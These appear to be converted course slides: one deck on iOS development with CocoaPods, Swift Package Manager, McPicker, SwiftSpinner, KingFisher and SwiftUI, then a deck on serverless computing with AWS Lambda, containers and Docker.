Add dependencies by CocoaPods

- Add dependencies in a text file named **Podfile** in your Xcode project directory

```
target 'MyApp' do
    use_frameworks!

    pod 'McPicker'
    pod 'SwiftSpinner'

end
```


- Install the dependencies in your project:

```
$ pod install
```

- Make sure to always open the Xcode workspace (*.xcworkspace) instead of the project file (*.xcodeproj) when you use CocoaPods with your project


Swift Package Manager

- In Toolbar, click File -> Swift Packages -> Add Package Dependency to add packages.
- New **alternative to using CocoaPods**



Swift Package Manager (cont'd)


- Then copy the **git** repo link and add the dependency



UIPickerView drop-in solution - McPicker

- The UIPickerView is an **alternative of dropdown list** in iOS. However, it usually takes up a lot of spaces on the screen.
- So instead of showing the UIPickerView directly, the McPicker allows us to bind it with a Text Field and display it when the Text Field is tapped.
- Usage: add “McPicker” in the Podfile and run **pod install**

```
target 'MyApp' do
  use_frameworks!
  pod 'McPicker'
end
```



UIPickerView drop-in solution – McPicker (cont'd)

- Set the custom class of a Text Field to “McTextField”,
and control-drag it into the code


```
import McPicker

@IBOutlet weak var mcTextField: McTextField!

override func viewDidLoad() {
    let data: [[String]] = [["Option1", "Option2", "Option3", "Option4"]]
    let mcInputView = McPicker(data: data)
    mcTextField.inputViewMcPicker = mcInputView

    mcTextField.doneHandler = { [weak mcTextField] (selections) in
        mcTextField?.text = selections[0]!
        //do something if user selects an option and taps done
    }

    mcTextField.cancelHandler = { [weak mcTextField] in
        //do something if user cancels
    }
}
```



Activity Indicator - SwiftSpinner

- There are circumstances in which you don't want the user to see the current screen contents while you are loading or processing data.
- The SwiftSpinner uses dynamic blur and translucency to overlay the current screen contents and display an activity indicator with text (or the so called “spinner”).
- It's super easy to use:

```
import SwiftSpinner

SwiftSpinner.show("Connecting to satellite...")
//connecting
SwiftSpinner.show("Failed to connect, waiting...",  
animated: false)

SwiftSpinner.hide()
```

Activity Indicator – SwiftSpinner (cont'd)

- This is how the activity looks like



Activity Indicator – SwiftUI

- **SwiftUI** provides a native activity indicator called **ProgressView()**

ProgressView() with value

```
ProgressView("Downloading...", value: 50, total: 100)  
    .padding()
```



Downloading...

ProgressView() without value



Loading web images with KingFisher

- KingFisher is a library that works just like an **Image view**.
- It can **load**, and even **cache web images**.
- You can use any Image view modifiers for KFImage view.

```
KFImage(URL(string: news.urlToImage) ?? URL(string:  
    "https://www.publicdomainpictures  
    .net/pictures/30000/velka/plain-white-background.jpg"))!
```

Animation – SwiftUI

- SwiftUI provides an easy way to do animations.
- Wrap `withAnimation{}` around your code when changing `@State`. It's done!

```
10  struct AnimationDemoView: View {  
11      @State var hello: Bool = true  
12      var body: some View {  
13          VStack {  
14              if hello {  
15                  Text("Hello World")  
16              }  
17              else {  
18                  Text("Goodbye World")  
19              }  
20          }  
21          Button("Change") {  
22              withAnimation{  
23                  hello = !hello  
24              }  
25          }  
26      }  
27  }  
28 }  
29 }
```

References

- [A perfect IOS App example with step-by-step instructions](#)
- [IOS course by Stanford : Developing iOS 11 Apps with Swift](#)
- [iTunes U collections are moving to Podcasts](#)
- [The online Swift Language guide by Apple](#)
- [iBook: The Swift Programming Language \(Swift 5.1\)](#)
- [iBook: App Development with Swift](#)
- <https://developer.apple.com/videos/play/wwdc2020/10040/>
- <https://developer.apple.com/xcode/swiftui/>

Serverless Applications

AWS Lambda

This content is protected and may not be shared, uploaded, or distributed.

Outline

- Overview of Serverless
- Serverless Architectures
- AWS Lambda Example Architecture
- Overview of Containers
- Container Architectures
- Where we go from here
- AWS Lambda + AWS API Gateway

Need for Virtual Machines

The Issue

- Deployment of server applications is getting complicated since software can have many types of requirements.

The Solution

- Run each individual application on a separate virtual machine. (One on NodeJS VM, one on PHP VM, one on Java VM)

Virtualization

Offers a hardware abstraction layer that can adjust to the specific CPU, memory, storage and network needs of applications on a per server basis.

Virtual Machines are expensive

The Problems with Virtual machines

- Money – You need to predict the instance size you need. You are charged for every CPU cycle, even when the system is “running its thumbs”
- Time – Many operations related to virtual machines are typically slow

The Solution

- Serverless Architectures
- Containers

Containers

Operating System Level virtualization, a lightweight approach to virtualization that only provides the bare minimum that an application requires to run and function as intended.

What is Serverless?

- *Serverless architectures refer to applications that significantly depend on third party-services (known as Backend as a Service or “BaaS”) or on custom code that’s run in ephemeral containers (Function as a Service or “FaaS”), the best known vendor host of which currently is AWS Lambda. By using these ideas, and by moving much behavior to the front end, such architectures remove the need for the traditional ‘always on’ server system sitting behind an application.*
- **“No server is easier to manage than no server”** – Werner Vogels

Note: slides provided by Nate Slater, Senior Manager AWS Solutions Architecture, “*State of Container and Serverless Architectures*”

Features of Serverless Architectures


- No compute resource to manage
- Provisioning and scaling handled by the service itself
- You write code and the execution environment is provided by the service
- Core functionality (e.g., database, authentication and authorization) is provided by at-scale Web Services

The origins of “Functions-a-Service”

- **AWS Lambda** – Announced at re:Invent 2014. First web service of it’s kind that completely abstracted the execution environment from the code
- **API Gateway** – Launched in mid-2015. Critical ingredient for building service endpoints with Lambda.
- Combined with existing back-plane services like DynamoDB, Cloudformation, and S3 and “serverless” development was born.

The FaaS Development Framework Ecosystem

- Serverless Framework (serverless.com)
 - Open-source framework for building serverless applications with AWS, Azure, IBM Cloud, GCP, Knative, Apache OpenWhisk, CloudFlare Workers
 - Supports Node.js, Python, and Java
 - Free-tier: 100,000 transactions / mo
- Chalice
 - Python based framework for microservice development with AWS Lambda
- Apex
 - A set of tools written in Go to manage serverless deployments to AWS Lambda
- Serverless Application Module (SAM)
 - AWS framework that extends CloudFormation (common language to describe and provision infrastructure resources in the cloud)



FaaS – How Does it Work?


- You write a function and deploy it to the cloud service for execution.
- Example: node.js with AWS Lambda:

```
module.exports.handler = function(event, context, callback) {  
    console.log("event: " + JSON.stringify(event));  
    if ((!event.hasOwnProperty("email") ||  
        !event.hasOwnProperty("restaurantId")) || (!event.email ||  
        !event.restaurantId)) { callback("[BadRequest] email and  
        restaurantId are required");  
    return; }  
}
```


BaaS - Backend-as-a-Service

- Data Stores
 - NoSQL Databases
 - BLOB Storage
 - Cache (CDN)
- Analytics
 - Query
 - Search
 - IoT (Internet of Things)
 - Stream Processing
- AI
 - Machine Learning
 - Image Recognition
 - Natural Language Processing/Understanding
 - Speech to Text/Text to Speech

Serverless Architecture – Stream Analytics/IoT




Serverless Architecture - Microservices



AWS Lambda Example Architecture

- Search
- Location-Awareness
- Machine-learning powered recommendations
- NoSQL
- Microservices
- API Management
- Static website with CDN
- Not a single server to manage!

AWS Lambda Example Architecture (cont'd)



At the AWS Edge Location

- 1 DNS requests are handled by Amazon Route53. An ALIAS DNS record retrieves the IP address of the nearest edge location.
- 2 Web application files (HTML, JS, CSS, Media) are downloaded to the client's browser from the edge location.
- 3 Javascript in the client-side web application invokes AJAX HTTP requests to Amazon API Gateway endpoints, delivered through the nearest edge location.

At the AWS Origin (Region)

- 4 Each service is implemented by an AWS Lambda function. The HTTP method types passed through by Amazon API Gateway determine the downstream action that will occur.
- 5 Individual records (denoted by **{id}**) are retrieved, created, updated and removed from Amazon DynamoDB.
- 6 Backend services delivered by AWS Lambda index the data from Amazon DynamoDB Streams and store the results in Amazon Elasticsearch Service.
- 7 All search operations in the Rest API services query the Amazon Elasticsearch Service database for fast, accurate results.
- 8 The predictions Rest API service leverages the Amazon Machine Learning real-time predictions endpoint to provide predictions about restaurant satisfaction.


What are Containers?

- Virtualization at the OS level
- Based on **Linux kernel** features
 - cgroups (control groups)
 - namespaces
- Concept has been around for a while
 - Solaris "zones" – early form of containerization
 - LXC – Early form of containerization on Linux
- **Docker** has brought containers mainstream



Containers – Key Features

- Lightweight
 - All containers running on the same host share a single Linux kernel
 - Container images don't require a full OS install like a virtual machine image
- Portable
 - Execution environment abstracts the underlying host from the container
 - No dependency on a specific virtual machine technology
 - Container images can be shared using GitHub-like repositories, such as **Docker Hub** (hub.docker.com)




Docker

- **Docker** is a tool that allows developers, sys-admins etc. to easily deploy their applications in a sandbox (called containers) to run on the host operating system, i.e., Linux.
- Key Benefit : Allows users to **package an application** with all its **dependencies** into a standardized unit for software development.
- Unlike virtual machines, Containers do **not** have the **high overhead** and hence enable more efficient usage of the underlying system and resources.
- Allow extremely higher **efficient sharing of resources**
- Provides standard and minimizes software packaging
- **Decouples software** from underlying **host** w/ no hypervisor


Container Issues

- Security
- Less Flexibility in Operating Systems, Networking
- Management of Docker and Container in production is challenge

